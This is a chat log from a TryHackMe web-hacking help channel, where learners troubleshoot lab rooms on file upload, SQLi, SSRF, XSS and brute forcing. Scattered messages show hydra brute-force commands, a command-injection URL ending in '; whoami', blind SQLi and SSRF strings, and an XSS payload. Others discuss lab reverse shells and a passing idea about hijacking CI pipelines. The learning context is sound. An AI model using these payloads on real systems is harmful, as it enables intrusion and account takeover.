Gave +1 Rep to @brazen mauve
rare relic
Thanks for the feedback;
tiny zenithBOT
Gave +1 Rep to @halcyon mortar
reef vortexBOT
TryHackMe
Verify your TryHackMe Profile!
From TryHackMe with ❤!
rare relic
orchid hazel
Port 80 on the attackbox is in use. Use a different port.
The target machines do...
Thanks for the feedback;
tiny zenithBOT
Gave +1 Rep to @orchid hazel
rare relic


not sure.. localhost?
so its local, not public
0.0.0.0:port
must be local
invalid or unassigned.. ok then i guess i should check out how to make public webserver with python
orchid hazel
rare relic
invalid or unassigned.. ok then i guess i should check out how to make public we...

The definition in bold
rare relic
ahhh ok got it
actually i dont get it completely
but conclusion is that my attackbox ip is the one to use
orchid hazel
You can't use 127.0.0.1 or 0.0.0.0 as the IPs to request files from
Can you think about why?
What does 127.0.0.1 mean to the machine that's actually requesting the file?
 umbral quest
Hi, I have a question on HTML Injection, why the heck is this exploitable? If a hacker has access to the web content of his own webpage, he can only pish himself and that is not what he wants. By the way, you can alter the web content of a webpage you see also when the server send javascript code that santinizes the user input. I've googled HTML Injection and I found that it is possible to redirect the target of e.g. a password. However, how could a hacker inject something to a user what is not much easier done with pishing & rebuilding/copy pasting the website?
Edit: I found an example, wikipedia and wikipedia-like websites. Are there any other examples?
obsidian roost
umbral quest
Hi, I have a question on HTML Injection, why the heck is this exploitable? If a ...
Exploiting yourself is not beneficial, yes. But if it is possible to inject HTML code (apart from just modifying it in your browser), it might be possible to exploit it for others as well in same situations. Just like XSS vs. "Self-XSS".
Rebuilding the websites requires a diffenrent domain name while html allows to use the domain of a known website. So it is more likely to succeed
rare relic
umbral quest
Hi, I have a question on HTML Injection, why the heck is this exploitable? If a ...
you ask how is html injection exploitable? i think it is sent as link to a legit but modified website that can easy trick the user to trust it because everything is real thing. Only if you dig into source code can you see that there is malicious code, and who does that
 strange nymph
I might have a bit of a silly question, but i havent quite found the right way to google it. Lets say you have a command like this curl http://vulnerable.app/process.php%3Fsearch%3DThe%20Beatles%3B%20whoami Why the %3F %3D %2 etc? I understand they are necessary for seperation. But what determines how they look or is it just random? If anyone has an article or some information that i could read on html stuff like this i would be very grateful!
obsidian roost
strange nymph
I might have a bit of a silly question, but i havent quite found the right way t...
Google 'url encoding' that should explain everything
they are not random, they are actual characters
strange nymph
Wauw, never knew. Thanks so much man !
umbral quest
@obsidian roost @rare relic thank you both!
tiny zenithBOT
Gave +1 Rep to @obsidian roost
rare relic
hey everybody, about burpsuite - intruder, Bonus Question - Optional: Use Intruder to automate the column enumeration of the Union SQLi in the Repeater Extra Mile exercise.
What is expected from us to do here?
in the original question, solution was presented using group_concat so how do we automate this and for what purpose?

 dreamy cave
hello everyone i am stuck in 1 room at portswigger can you help me
11:room
i found password but not access
 atomic spruce
I don't understand, what is entropy ?
lethal tartan
it is a measure of randomness, at least when you are talking about malware analysis
there is also another meaning that is from Chemistry
thermodynamics thing
 oblique fractal
atomic spruce
I don't understand, what is entropy ?
oblique fractal
atomic spruce
I don't understand, what is entropy ?
Entropy describes something that was created to be used only once
 fallow karma
hi there have a problem (i'm french for learn tryhackme ) i have a base in cybersecurity but have a problem for a question :
What do you need to access a web application? (I tried Web browser, software, and others and no way and yet it is necessarily that to launch a web application
may be the spelling in english
I don't know, any help would be appreciated)
sweet python
fallow karma
hi there have a problem (i'm french for learn tryhackme ) i have a base in cybe...
can you provide a link to the room please
fallow karma
sweet python
can you provide a link to the room please
it's good it was about extra character I won't say the answer here so as not to bother other learners but it's good, thank you all the same for your speed of response 🙂
tiny zenithBOT
Gave +1 Rep to @sweet python
sweet python
oh yeah shadow found the room and remember the answer just wanted to be sure before hinting at the solution
fallow karma
sweet python
oh yeah shadow found the room and remember the answer just wanted to be sure bef...
We don't have the same therme in French or at least the same translation concerning certain therme it's far from your fault 🙂 I just have to read and understand English better and know how to use the right words
fallow karma
Content Discovery
Here's a new problem I'm having:
we were asked to access http://VirtualIP/robots.txt knowing that it updates every 2 minutes
the question asks me the trajectory to get there but already the small flat: Error Response Method not allowed (What I understand that the method does not have the right one) or that I do not have the right.
but in logic the trajectory remains the same / Trajectory(ip)/robots.txt
I clearly understand how it works but this doesn't accept any of my answers.
fallow karma
Ha yes but what an idiot I am (I thought that the machine that we launch to work hosts in the same way our machine in which the attack must take place.)
 wet tree
Hi I have a problem with the room Burp Suite: Repeater. I’m currently working on task 6, I add the header as the task says but I have no response within Burp. I checked connection, VPN and everything is working, what could it be? Thanks
reef vortexBOT
TryHackMe
Verify your TryHackMe Profile!
From TryHackMe with ❤!
wet tree
I receive an empty response after 30 seconds more or less

To complete the context, when I intercepted the request for the first time and forwarded (or repeated) without modify anything everything works, I have a correct response, after I add the header as the task says it suddenly stop working
I tried with cURL and worked, I don’t know if there is something wrong elsewhere
Oh ok, thank you 🙏
rare relic
hi all, working on the "viewing source page" i have diffculties to reply to the
What is the flag from the secret link?
i found one after following the link found into the thm-web-framework, found a flag
but doesn't work for me
 gilded steppe
rare relic
hi all, working on the "viewing source page" i have diffculties to reply to the ...
gilded steppe
rare relic
hi all, working on the "viewing source page" i have diffculties to reply to the ...
Try to take a closer look at line 41 when you "View Page Source", you might find what you look for 🙂
rare relic
oup's thanks so much @gilded steppe 🙂
tiny zenithBOT
Gave +1 Rep to @gilded steppe
 torn saffron
I think I need help. I am stuck on Task 8. I found the directory, but I can't upload my shell. No matter what file extension. Tried php4, php5, pht, phtml, phar. Is my room bugged?
Additional info: Working through VPN, hosts-file has been updated. I was able to clear the previous tasks.
misty shadow
torn saffron
I think I need help. I am stuck on Task 8. I found the directory, but I can't up...
You might also want to state the room that you are doing, since this path has quite a few 🙂
torn saffron
@misty shadow lmao - my bad. Upload Vulnerabilities Task #8 (Web Hacking Fundamentals)
misty shadow
torn saffron
<@401153154634219543> lmao - my bad. Upload Vulnerabilities Task #8 (Web Hacking...
Did you read that part of the task and tried it?
In the previous example we saw that the code was using the pathinfo() PHP function to get the last few characters after the ., but what happens if it filters the input slightly differently?
Let's try uploading a file called shell.jpg.php. We already know that JPEG files are accepted, so what if the filter is just checking to see if the .jpg file extension is somewhere within the input?
torn saffron
misty shadow
Did you read that part of the task and tried it?
> In the previous example we sa...
I did try it with my shell as .jpg.php5 and .png.php5 but both didn't work. I just assumed a picture format and took jpg for granted but couldn't make sense of the script files I found.
misty shadow
torn saffron
I did try it with my shell as .jpg.php5 and .png.php5 but both didn't work. I ju...
So what regular file format does the upload form support?
Did you enumerate that?
torn saffron
I look into that. I think I missed something. Thank you @misty shadow
tiny zenithBOT
Gave +1 Rep to @misty shadow
misty shadow
torn saffron
I look into that. I think I missed something. Thank you <@401153154634219543>
Mh, alright 😄
summer idol
Hello! I am working through the authentication bypass room and was wondering, for the ffuf tool, why I do not have to put any of the other headers with the -H tag, only the "Content-Type:" one (at least in this case). Does it automatically put in all the other ones like "Accept-Encoding:", "Origin", "Referer:", etc. ?
 sweet python
summer idol
Hello! I am working through the authentication bypass room and was wondering, fo...
sweet python
summer idol
Hello! I am working through the authentication bypass room and was wondering, fo...
would assume yes
or at least the default ones that a POST request uses
summer idol
sweet python
or at least the default ones that a POST request uses
Okay, cool
summer idol
sweet python
or at least the default ones that a POST request uses
Thanks!
tiny zenithBOT
Gave +1 Rep to @sweet python
sweet python
no problem
 harsh elk
got a problem with the owasp task 26 (insecure deserialization - code execution). the provided python script to generate the payload throws errors "mode pickle has no attribute dumps". anyone an idea?
rare relic
hello, i'm currently stuck at the walking an application course. There seems to be an issue with the website i'm told to work with, it keeps giving me the "504 gateway time-out". Anyone knows how to help? 🫶
misty shadow
rare relic
hello, i'm currently stuck at the walking an application course. There seems to ...
Are you connecting to it via the machine IP or the provided URL? (The one that ends with thmlabs.com)
rare relic
misty shadow
Are you connecting to it via the machine IP or the provided URL? (The one that e...
Yeah, I seemed to work out that issue now. Thanks for responding 
tiny zenithBOT
Gave +1 Rep to @misty shadow
misty shadow
rare relic
Yeah, I seemed to work out that issue now. Thanks for responding <:blobheart:689...
Not an issue, just so you aware, these provided URLs with LAB_WEB_URL.p.thmlabs.com sometimes take a bit longer to get accessible 🙂
rare relic
got it thanks 😄
 tame kernel
Upload Vulerabilities, Task 4, site overwrite.uploadvulns.thm does not exists.
I have started the machine and using AttackBox
restive hemlock
tame kernel
Upload Vulerabilities, Task 4, site overwrite.uploadvulns.thm does not exists.
I...
Did you them all the to hosts file?
tame kernel
restive hemlock
Did you them all the to hosts file?
I have edited the /etc/hosts file and added the adresses
rare relic
Hi all i was playing with owasp juice shop, exercice to brute force admin password using burp. I did it easily. I tryed to do it with hydra and it is not working and i wondering why 😦 what i did is : sudo hydra -l admin@juice-sh.op -P /usr/share/seclists/Passwords/Common-Credentials/best1050.txt 10.10.144.127 http-post-form "/rest/user/login/login:username=^USER^&password=^PASS^:F=Invalid email or password."
and i don't undersand my mistake 😦
oup's i understand 😦 here is the right command : sudo hydra -l admin@juice-sh.op -P /usr/share/seclists/Passwords/Common-Credentials/best1050.txt 10.10.144.127 http-post-form "/rest/user/login/email=^USER^&password=^PASS^:F=Invalid email or password."
a wrong copy paste 🙂
 fathom raptor
doubt theoretical content of Burpsuite repeater
can anyone help me?
The last line...As we know the table name and number of rows.....Table name I guess we found it by adding the ' to the GET..how were the number of rows determined

 forest ocean
 rare relic
I feel like I'm probably missing something obvious. I'm doing OWASP top 10 task 5 and the site is not loading through attack box
placid spade
rare relic
I feel like I'm probably missing something obvious. I'm doing OWASP top 10 task ...
just tried it and it seems to be working fine! can you tell me exactly what you did to try to access the website?
placid spade
fathom raptor
doubt theoretical content of Burpsuite repeater
can anyone help me?
The last li...
that looks like they meant to say number of columns rather than rows
 proven gate
hey i'm on ctf pickle rick i think it would be necessary to brute force the password of the user with hydra but that does not work, would somebody have a track?
proven gate
thx ...
placid spade
tame kernel
I have edited the /etc/hosts file and added the adresses
try typing http:// before overwrite.uploadvulns.thm !
brazen mauve
proven gate
hey i'm on ctf pickle rick i think it would be necessary to brute force the pass...
There is password located on web server
proven gate
brazen mauve
There is password located on web server
I find Ricketmorty, this is a username, i try bruteforce with burp (intruder) but it gives nothing
i find also a directory /login.php
brazen mauve
proven gate
I find Ricketmorty, this is a username, i try bruteforce with burp (intruder) b...
Its not the correct username, check source code and robots.txt
proven gate
i find ahah i serch the 3rd flag
rare relic
@placid spade I opened attackbox and entered the attackbox ip followed by /evilshell.php and I keep getting a 405
restive hemlock
rare relic
<@718793591043915827> I opened attackbox and entered the attackbox ip followed b...
Wrong ip.
You keep to start the machine.
rare relic
@restive hemlock Awesome I figured it out thank you!
tiny zenithBOT
Gave +1 Rep to @restive hemlock
 haughty halo
@ornate stag so that means also not in here 🙂 see Jabbas message
rare relic
hey i am in the subdomain enumeration room, task 6 (virtual hosts). wondering if "acmeitsupport.thm" is a URL?
if so, why am i not able to access it and only able to access through 10.10.69.197?
rare relic
also why are we filtering my 200 success code here? and why is 302 code the right answer? for task 3 under authentication bypass room
rare relic
but why are we getting ok? shouldnt we be getting 400 if the password is wrong?
i thought each request is sent to the webserver with the user name and password and if we have the wrong password, shouldnt we be getting 403
sweet python
rare relic
but why are we getting ok? shouldnt we be getting 400 if the password is wrong?
no... it returns a working html page even if your password is incorrect just with the message password or username incorrect
302 means it most likely going to redirect you to another page
rare relic
sweet python
no... it returns a working html page even if your password is incorrect just wit...
is that typical on how webpages work? then how would you typically enforce lockout restrictions etc? wouldnt it be based on response?
sweet python
rare relic
is that typical on how webpages work? then how would you typically enforce locko...
for some websites yes... just because there are http status codes to handle things does not mean you gotta use them for things like incorrect passwords
rare relic
ah right, ok, thanks! 🙂
sweet python
as in a lot of cases displaying what for many is an obscure error message ( 403 ) to a user that typoed their password is bad
showing a small box that says login failed password incorrect is better
also glad shadow could help
rare relic
🙂
when set-cookies are sent by the webserver, is it typically encoded, hashed or plain-text?
or can it be anything?
rare relic
rare relic
when set-cookies are sent by the webserver, is it typically encoded, hashed or p...
It should be encoded, yes
but it can be easily de-coded thought , right
can it not be hashed
Normally you'll find a base64
Btw awesome name, Mosby boys, like how I met ur mom 😁
haha
thanks
was wondering can you had set cookies when they are sent from webserver to user agent
Yes that's possible
And you can play around with it to see if there's a vulnerability
Maybe this can help you out https://resources.infosecinstitute.com/topic/risk-associated-cookies/

Infosec Resources
The Internet is surely the best resource to gather any kind of information about products, shops, customer complaints, user experience, etc. Companies are
Thank you! 🙂
rare relic
Another question, why does the last question on task5 for file inclusions use ?lang=thm-profile and not file=thm-profile?
orchid hazel
rare relic
Another question, why does the last question on task5 for file inclusions use ?l...
That's how the application is built. It's not obvious that it's including a file, it isn't always obvious in the real world either
Data in cookies is arbitrary, decided by the web application. Doesn't have to be of any format, although there are restrictions on length and alloeed characters
 trail vault
So I’m in the file upload vuln room and two diff tasks now I’ve uploaded the php reverse shell, adjusting for my IP and port, and after the file successfully uploads I navigate to where it is on the site and click it…. But literally nothing happens on my nc listener…. I’ve tried changing the port several times and still same result, nothing … all the research I’m doing is telling me the firewall could be blocking it but that’s not it, and I’m using the attackbox from within THM so it should def be working smoothly as it has in the past … what am I leaving out or doing wrong?! Thanks in advance
obsidian roost
trail vault
So I’m in the file upload vuln room and two diff tasks now I’ve uploaded the ph...
Can you execute other php code, just to check the files get executed properly? Also, doublecheck you use the correct ip. Sometimes the exec functions are disabled. You can check this with php code / error checking.
trail vault
obsidian roost
Can you execute other php code, just to check the files get executed properly? A...
I finally figured out what was causing the issue…. I wasn’t putting the IP in ‘ ‘ , just straight up number without the single quotes …. I love the feeling when I think it’s something so complicated only to realize it’s something so simple staring me in the face the whole time 😂
 raw elbow
In the web Enumeration 1.3 Practical: Gobuster I am using <gobuster vhost -u http://webenum.thm -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-110000.txt -t50 > All it is returning is Status code 400
does anyone have a suggestion on how to change that as -s doesn't seem to work?
when I used -v to see the verbose it is listing a ton of status: 200 as missed
 silent quartz
raw elbow
does anyone have a suggestion on how to change that as -s doesn't seem to work?
silent quartz
raw elbow
does anyone have a suggestion on how to change that as -s doesn't seem to work?
Try it using attackbox
raw elbow
silent quartz
Try it using attackbox
Thanks Graves I did find it through the attack box and finished that portion, was wondering if it was something I did that borked gobuster that kept me from getting the correct answer?
tiny zenithBOT
Gave +1 Rep to @silent quartz
silent quartz
raw elbow
Thanks Graves I did find it through the attack box and finished that portion, wa...
there's nothing wrong with your command
raw elbow
silent quartz
there's nothing wrong with your command
Thanks
tiny zenithBOT
Gave +1 Rep to @silent quartz
 dreamy prism
raw elbow
In the web Enumeration 1.3 Practical: Gobuster I am using <gobuster vhost -u htt...
dreamy prism
raw elbow
In the web Enumeration 1.3 Practical: Gobuster I am using <gobuster vhost -u htt...
I had the same issue with the gobuster vhost enumeration. Kali on windows vmware returned garbage (lots of Status: 400 [Size: 424]). Attackbox performed as expected and returned the two vhosts. The kali machine had no problem with any gobuster enumeration except for vhost. Not sure what the problem was but I'm doing more testing.
I did more testing. I tried the Kali Linux Attacking Machine (Kali Linux not THM AttackBox) on THM (https://tryhackme.com/my-machine). It had the same problem (Status: 400 [Size: 4241]) as my local Kali VM running on VMware. I am ending my testing here because I am short on time. I thought the issue might be related to how Kali handles the /etc/hosts file but every other gobuster attack worked fine. Only gobuster vhost had the problem. Wish I knew why the AttackBox was unaffected.
I would try another distro if I had more time but for now this one will have to remain a mystery unless anyone else has answers.
On postive note. I am glad to find out how to send attackbox/THM kali linux to it's own window. I prefer to use my own VM but when forced to use the attackbox, the split screen was a little cramped, especially on the laptop.
Ok, so I kept testing and based on @misty shadow 's advice tried an older version of gobuster. Version 3.01 worked for me but he confirmed that 3.1 is working for him.
GitHub
I stumbled across this example today. I was trying to figure out why one machine could enumerate the vhosts in https://tryhackme.com/room/webenumerationv2#task-6 but another could not. It turns out...
dreamy prism
raw elbow
In the web Enumeration 1.3 Practical: Gobuster I am using <gobuster vhost -u htt...
Screenshot showing gobuster 3.01 successful but 3.4 failing on the same machine. Spoiler because it contains the successful gobuster command.
 dreamy prism
raw elbow
In the web Enumeration 1.3 Practical: Gobuster I am using <gobuster vhost -u htt...
dreamy prism
raw elbow
In the web Enumeration 1.3 Practical: Gobuster I am using <gobuster vhost -u htt...
It turns out that the ||--append-domain flag|| is required to get ||newer versions of|| gobuster to work ||like older versions||.
raw elbow
dreamy prism
It turns out that the ||--append-domain flag|| is required to get ||newer versio...
Thank you
tiny zenithBOT
Gave +1 Rep to @dreamy prism
 tidal temple
Hi can anyone tell me how to learn web exploitation from basics ?
 light pike
fallow the path I suppose but once you get to uploadvulns room, you will see in task 2 links to two rooms, introtoshells and webenumerationv2, I really think those two are most important ones, I just finished up with What the Shell and had so much fun with it
https://tryhackme.com/room/uploadvulns see links in task 2
TryHackMe
TryHackMe is a free online platform for learning cyber security, using hands-on exercises and labs, all through your browser!
tidal temple
light pike
fallow the path I suppose but once you get to uploadvulns room, you will see in ...
Thank you so much
tiny zenithBOT
Gave +1 Rep to @light pike
haughty halo
describe your question
 white tiger
i dont know the awnser to Which directory contains a file?
haughty halo
which room, which task? make it easy
white tiger
the linux fundamentals room
haughty halo
1 2 or 3? Just link the room and the task number so people know what you are asking about
white tiger
questions 3, 4, and 5 im struggling with
sorry about the inconveniences,
new to the server'
i mean questions 2, 3, and 4
haughty halo
question 3 4 and 5? Do you mean the questions in Task 5?
haughty halo
The point is that when you need help, its best if you are very clear about what you need help with 🙂 so whoever may help you, they dont have to put a bunch of effort into finding the task you are refering to.
so for next time it's best to: link the room, state the task number, and then explain what you already tried to find the answer 🙂
white tiger
task 5 questions 2 3 and 4
haughty halo
yeah just keep that in mind for the future, okay.
So now looking at T5 Q2 'Which directory contains a file? ', assuming you answered the question before that and youve found all the directories, what did you try to do to check which of these directories has a file?
white tiger
i put in documents because it contains a file
haughty halo
what do you mean?
ah
no the dir is Documents, but there are ||4|| other directories inside Documents, correct?
white tiger
i think so
haughty halo
if you do ls in the Documents folder, what do you see?
haughty halo
this is what Im seeing
 white tiger
do i have 2 run da machine
oh
that makes sense
thanks so much
that was a huge helping hand
haughty halo
its best not to skip over the texts in the room, as they usually describe step by step instructions. If you read the texts carefully ( or read them again when you get stuck like this ), most of the time you will be able to figure out your issue 🙂
white tiger
thanks so much
haughty halo
no worries. have fun
white tiger
i need help with https://tryhackme.com/room/linuxfundamentalspart1
task 6 question 1
sweet python
white tiger
task 6 question 1
did you check the hint??? also a reminder to check the perms of the files in the folder by doing ls -lah think there are 2 files which start with access.log meaning one of them is correct while the other is unreadable
sweet python
it starts with THM{ and ends with }
won't give you the whole flag so you gotta figure out the middle part yourself
sweet python
no problem
you will probably learn a lot about linux and end up using it a decent bit with the attackbox or kali linux virtual machine for later stuff
 verbal narwhal
/prompt beautiful website for shoes
haughty halo
@verbal narwhal wrong server?
 tacit steppe
I have a brief question of understanding in the SSRF room. Why does the payload x/../private circumvent the filter? What does the x stand for, since it is solely arbitrary..
misty shadow
tacit steppe
I have a brief question of understanding in the SSRF room. Why does the payload ...
The x stands for a directory, although might not existent.
So with that payload you would go down 1 directory, inside the x directory, then back up one directory with ../ to then access /private
 rigid tendon
Hi, I have a question about Blind SQLi - Boolean Based part. Is there any script that increment automatically and guess the password for this sql statement : admin123' UNION SELECT 1,2,3 from users where username='admin' and password like 'a%
misty shadow
rigid tendon
Hi, I have a question about Blind SQLi - Boolean Based part. Is there any script...
You could use sqlmap
rigid tendon
misty shadow
You could use sqlmap
thank you
tiny zenithBOT
Gave +1 Rep to @misty shadow
 green musk
Question
I can open a document (which I should not have access) on a website with IDOR but it has two steps after I change the id value(which I know for several users) and refresh I need to click on a button to open the document.
I wanted to do this in one step
so I captured the document on burp but it had document_id(which is random) that was idor vulnerable it had option to change id value as well but it didn't affect the result.
Can u suggest a method which I could use to do idor from first page and get the document_id for second page then download the result in one step.
I was hoping to do this in burpsuite.
tacit steppe
misty shadow
The `x` stands for a directory, although might not existent.
So with that payloa...
why does it not error out if x is not a legitimate directory? Thanks for some additional insight on this
tiny zenithBOT
Gave +1 Rep to @misty shadow
rare relic
Hello!
I need your assistance.
I am stuck at the Walk an application. I'm doing Task 5 (Developer Tools - Debbuger) and when I click refresh (and select flash 'remove') the website does not stop, I only see a red flag for 1 sec and that's it.
I'm unable to verify what it says
Could you please advise?
silent quartz
rare relic
Could you please advise?
GO through the task text again buddy 🤠
You'll get the soluion
 warped lantern
Hey can I have some box suggestion for OSWA and OSWE.
 upper zephyr
did you figure this out after? I'm stuck on the same one
sweet python
upper zephyr
did you figure this out after? I'm stuck on the same one
what if the cookie can be used cleverly to list files???
 lost meadow
how can i hack facebook?
 hearty ospreyBOT
:hammer: RodrigoSanchez#0623 has been banned.
 high coyote
Evening. I'm having difficulty with my terminal's code for the "File Inclusion" room.
I'm on the challenge section (8) and I know what I'm supposed to do for the first flag...but I'm not sure how to execute it properly. From what I learned in the Web fundamentals, you can send a POST via the terminal. So I went to the first challenge room, went to the Network inspector, refreshed, then grabbed the "GET" information from the headers that I want to flip into "POST" (e.g. host, version, user-agent, filename, file, etc.).
Then I ran into my next issue which is making it actually run everything...I used the format that I learned earlier like so:
POST /challenges/chall1.php HTTP/1.1
HOST: (my host IP here)
User-Agent: Mozilla/5.0
file=welcome.php
Unfortunately, when I tried to execute this in my terminal, it gave me: "Please enter content (application/x-www-form-urlencoded) to be POSTed:"
So then I thought maybe it was because I had to enter it all in one line. So I nanoed a new file with the four lines above. Did a quick cat check, then tried to run it with sudo...and I receive the same response.
I know what I'm supposed to do but I'm stuck at this "enter content" in my terminal. Thoughts?
high coyote
Nevermind, forgot about curl. Some adjustments and options included and grabbed it.
 tiny sonnet
Hello, is someone able to explain why the method used to obtain the last flag of the SSRF module is SSRF and not file inclusion? 🙂
To me it just seemed like file inclusion and can't understand why it is SSRF tbh. Thx
 eager breach
tiny sonnet
Hello, is someone able to explain why the method used to obtain the last flag of...
eager breach
tiny sonnet
Hello, is someone able to explain why the method used to obtain the last flag of...
It is both in my opinion, but don't get hung up on it too much
 distant needle
hello i am at Upload Vulnerabilities room i tried to gobuster but i got ```023/02/03 18:31:18 [!] 2 errors occurred:
* WordList (-w): Must be specified (use -w - for stdin)
* Url/Domain (-u): Must be specified
i research that error and i found out that my gobuster is 2.0 but can't update to 3.0
does anyone know how to update gobuster
silent quartz
distant needle
does anyone know how to update gobuster
What are you using attackbox or your own attacking vm ??
distant needle
my own vm
silent quartz
distant needle
my own vm
sudo apt-get update && sudo apt-get upgrade
try this command
distant needle
i tried both and still 2.0.1
silent quartz
distant needle
hello i am at Upload Vulnerabilities room i tried to gobuster but i got ```023/0...
Also which command did you use due to which you got these errors ?? Would be good if you share it here
distant needle
gobuster dir -u http://shell.uploadvulns.thm -w /home/alphaomega/wordlist/KaliLists/dirbuster/directory-list-2.3-medium.txt
silent quartz
distant needle
gobuster dir -u http://shell.uploadvulns.thm -w /home/alphaomega/wordlist/KaliLi...
command is okay
sudo apt-get -y install gobuster
try this command @distant needle
distant needle
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following packages were automatically installed and are no longer required:
libflashrom1 libftdi1-2 libllvm13
Use 'sudo apt autoremove' to remove them.
The following NEW packages will be installed:
gobuster
0 upgraded, 1 newly installed, 0 to remove and 17 not upgraded.
Need to get 0 B/1,609 kB of archives.
After this operation, 5,088 kB of additional disk space will be used.
Selecting previously unselected package gobuster.
(Reading database ... 215604 files and directories currently installed.)
Preparing to unpack .../gobuster_2.0.1-1build2_amd64.deb ...
Unpacking gobuster (2.0.1-1build2) ...
Setting up gobuster (2.0.1-1build2) ...
Processing triggers for man-db (2.10.2-1) ...
silent quartz
distant needle
Reading package lists... Done
Building dependency tree... Done
Reading state inf...
You used the update command right ??
distant needle
yep
silent quartz
or just upgrade command ??
distant needle
both
silent quartz
distant needle
both
I think it's a bug with gobuster not upgrading wait will share the fix here
distant needle
silent quartz
I think it's a bug with gobuster not upgrading wait will share the fix here
thanks alot
tiny zenithBOT
Gave +1 Rep to @silent quartz
silent quartz
@distant needle Can you try reinstalling gobuster ??
See if it installs the latest version ??
distant needle
silent quartz
<@481093477447368706> Can you try reinstalling gobuster ??
i have done like 7 or 8 times since last night
i tried go install github.com/OJ/gobuster/v3@latest too
silent quartz
distant needle
i have done like 7 or 8 times since last night
Try the first fix https://github.com/BlackArch/blackarch/issues/2465

GitHub
I have searched open and closed issues for duplicates I am submitting a bug report for existing functionality that does not work as intended Bug description Gobuster package still getting version v...
silent quartz
distant needle
my vm is ubuntu not kali
Try removing it and cloning or downloading from github instead of installing through repo
distant needle
lemme clone the github
silent quartz
distant needle
lemme clone the github
If you want to download and install yourself here you go https://github.com/OJ/gobuster/releases/tag/v3.4.0

GitHub
Changelog
Enable TLS1.0 and TLS1.1 support
Add TFTP mode to search for files on tftp servers
distant needle
another problem is my go version is 1.18 and can't update that either
silent quartz
distant needle
another problem is my go version is 1.18 and can't update that either
It shouldn't issue the gobuster installation I think
distant needle
it said that i should have atleast 1.19 go version 😦
silent quartz
distant needle
it said that i should have atleast 1.19 go version 😦
For updating go lang you have to remove and reinstall the latest version from it's website wait will share a guide for it
@distant needle https://www.golinuxcloud.com/upgrade-go-version/

GoLinuxCloud
Step by step instructions to upgrade go in Linux, Windows and MacOS.
 silver hollow
In the context of OOP don't cookies store state and not behavior?
The "OWASP Top 10 [Severity 8] Insecure Deserialization - Cookies" section says "Websites use these cookies to store user-specific behaviours like items in their shopping cart or session IDs."
But that doesn't make a lot of sense because I thought things like username & password were states
orchid hazel
silver hollow
But that doesn't make a lot of sense because I thought things like username & pa...
Username and password are not states
Not of the webapp.
Maybe attributes of the underlying objects, but OOP != webapps
silver hollow
@orchid hazel Can you expand upon that.
I'm paraphrasing but the text described it as
State = properties
Behavior = actions
orchid hazel
I think you're significantly misunderstanding, and mixing up OOP concepts and web concepts.
orchid hazel
silver hollow
<@252418040388517888> Can you expand upon that.
I'm paraphrasing but the text de...
Separate cookies from serialised objects, aside from cookies being somewhere to store things
HTTP state and object state are unrelated.
silver hollow
@orchid hazel I'm confused why it was included as a building block
But thank you for the clarification, that helps a lot.
tiny zenithBOT
Gave +1 Rep to @orchid hazel
orchid hazel
silver hollow
<@252418040388517888> I'm confused why it was included as a building block
But ...
Looking at it, I have no idea why it's there over than introducing objects which are a needed part of serialisation
silent quartz
silver hollow
<@252418040388517888> I'm confused why it was included as a building block
But ...
Can you explain what do you mean as building blocks ?? Also @orchid hazel correct me if I'm wrong but cookies store sessions or they don't ?? 🤠
What I mean that as a session it will store the amount of attributes the web application requires for verification (Different web apps require different attributes but some come in as common e.g. consider credentials) and the last state of your session on the web application. Sorry if I'm saying something wrong here, please correct me
orchid hazel
silent quartz
Can you explain what do you mean as building blocks ?? Also <@252418040388517888...
Cookies just store data.
Often session tokens. Not sessions. The server stores session information.
silent quartz
orchid hazel
Cookies just store data.
Often session tokens. Not sessions. The server stores s...
Ohh... Yeah I knew the server things but TIL. Thank you 🤠
tiny zenithBOT
Gave +1 Rep to @orchid hazel
 opaque grove
hey
high coyote
This is just a general question: I finished the cross-site scripting and was surprised about how straightforward it is when analyzing source code and escaping to run javascript. However, it's most likely not that easy with modern websites and input validation (THM having purposefully vulnerable labs).
Is XSS still relevant?
Or perhaps I should say, does XSS struggle to work considering modern web development?
orchid hazel
high coyote
Or perhaps I should say, does XSS struggle to work considering modern web develo...
I work as a penetration tester, largely on webapps. XSS is one of the most common issues we find. There's really good defences now, excellent frameworks and CSP, but they're not widely enough adopted.
Or where they are used, they're implemented poorly or have the security weakened enough to not matter
high coyote
How much "escaping" do you have to do to actually make something like a PoC alert pop up? When I took a look at random websites for fun to see like logins, comments, they're nested under a lot of code.
In the lab prior to the last, it showed almost like an "escape everything" line of code at the end when working through labs 1-6
But it doesn't seem like it would be that easy
orchid hazel
You don't reverse engineer javascript unless you're a masochist.
But XSS payloads can be insanely easy. <img src="" onerror=alert(1)> is uh... Worryingly successful.
The clientside code is basically mever what you're fighting
high coyote
So you closed the image source with the closing bracket then used something called onerror to generate the PoC
orchid hazel
No
Just entering that exact HTML
It injects an image tag, with an empty src to cause an error, and then an onerror for it
closing tags etc might be needed, but that HTML gets you a long way.
high coyote
And input validation doesn't just correct that?
orchid hazel
Hahaha, input validation?
high coyote
I think of it in concept to deny in a comments section for example, special characters like <>
orchid hazel
You're putting more effort into this than many developers
And even then, they often only filter the input clientside so you just edit the request you're sending in Burp and sail straight through
high coyote
I'm not very familiar with web development in practice but I would think there would be some best practices and such to make sure that wouldn't happen
orchid hazel
You'd hope.
The problem is, something like SQL injection is really a solved problem. We have effectively perfect ways to prevent it, with parameterized queries etc.
SQLi still comes up. People still implement things unsafely
We have excellent tooling now, SAST and DAST for code testing, linters, all sorts. But people still don't do good. Human error, or copy paste from stack overflow, or other problems.
high coyote
When you say copy/paste from stack overflow, you mean like a template devs use to start building a website?
orchid hazel
I mean when people take code from other places, to solve problems. Less starting templates.
XSS is very rare on static websites. It's full web applications where it matters, and there's lots of logic and processing behind those typically.
 feral egret
finding dev instances for quick wins
high coyote
I wonder how well DevSecOps works
feral egret
exploiting poorly put together pipelines
change the branching flow or get them to execute arbitrary jobs
orchid hazel
Terrible code makes it to prod as well
feral egret
getting control of pipelines sounds like an excellent injection vector
high coyote
In the end, human error is still the greatest weakness in anything security-related.
Anyhoo, thanks for satiating my curiosity @orchid hazel .
tiny zenithBOT
Gave +1 Rep to @orchid hazel
silver hollow
Doing the OWASP Juice shop. It said for the intercept be off and that walking the application would still be recorded in HTTP history.
Does that require the to be in the target scope?
silver hollow
@halcyon mortar Before I added the IP address to the scope, I wasn't seeing it in the unfiltered HTTP history.
I guess I'm asking how does Burp see any traffic if the intercept is off?
So if I'm understanding you then
If FoxyProxy=on & Intercept=off -> Burp receives traffic but doesn't intercept it
